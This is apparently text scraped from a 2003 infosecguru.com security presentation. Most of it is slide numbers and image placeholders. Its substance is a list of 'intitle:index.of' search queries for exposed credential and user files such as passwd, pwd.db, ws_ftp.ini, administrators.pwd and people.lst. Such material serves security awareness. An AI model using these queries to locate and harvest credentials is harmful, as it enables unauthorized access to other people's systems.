
Copyright ©2003 by infosecguru.com, All Rights Reserved 191 intitle:index.of..etc passwd

Copyright ©2003 by infosecguru.com, All Rights Reserved 192 intitle:index.of passwd


Copyright ©2003 by infosecguru.com, All Rights Reserved 193 intitle:"Index.of..etc" passwd
Copyright ©2003 by infosecguru.com, All Rights Reserved 194 intitle:"Index.of..etc" passwd

Copyright ©2003 by infosecguru.com, All Rights Reserved 195 intitle:"Index.of..etc" passwd

Copyright ©2003 by infosecguru.com, All Rights Reserved 196 intitle:index.of auth_user_file.txt
Copyright ©2003 by infosecguru.com, All Rights Reserved intitle:index.of pwd.db passwd – pam.conf

Copyright ©2003 by infosecguru.com, All Rights Reserved intitle:index.of ws_ftp.ini

Copyright ©2003 by infosecguru.com, All Rights Reserved intitle:index.of administrators.pwd

Copyright ©2003 by infosecguru.com, All Rights Reserved 200 intitle:index.of people.lst
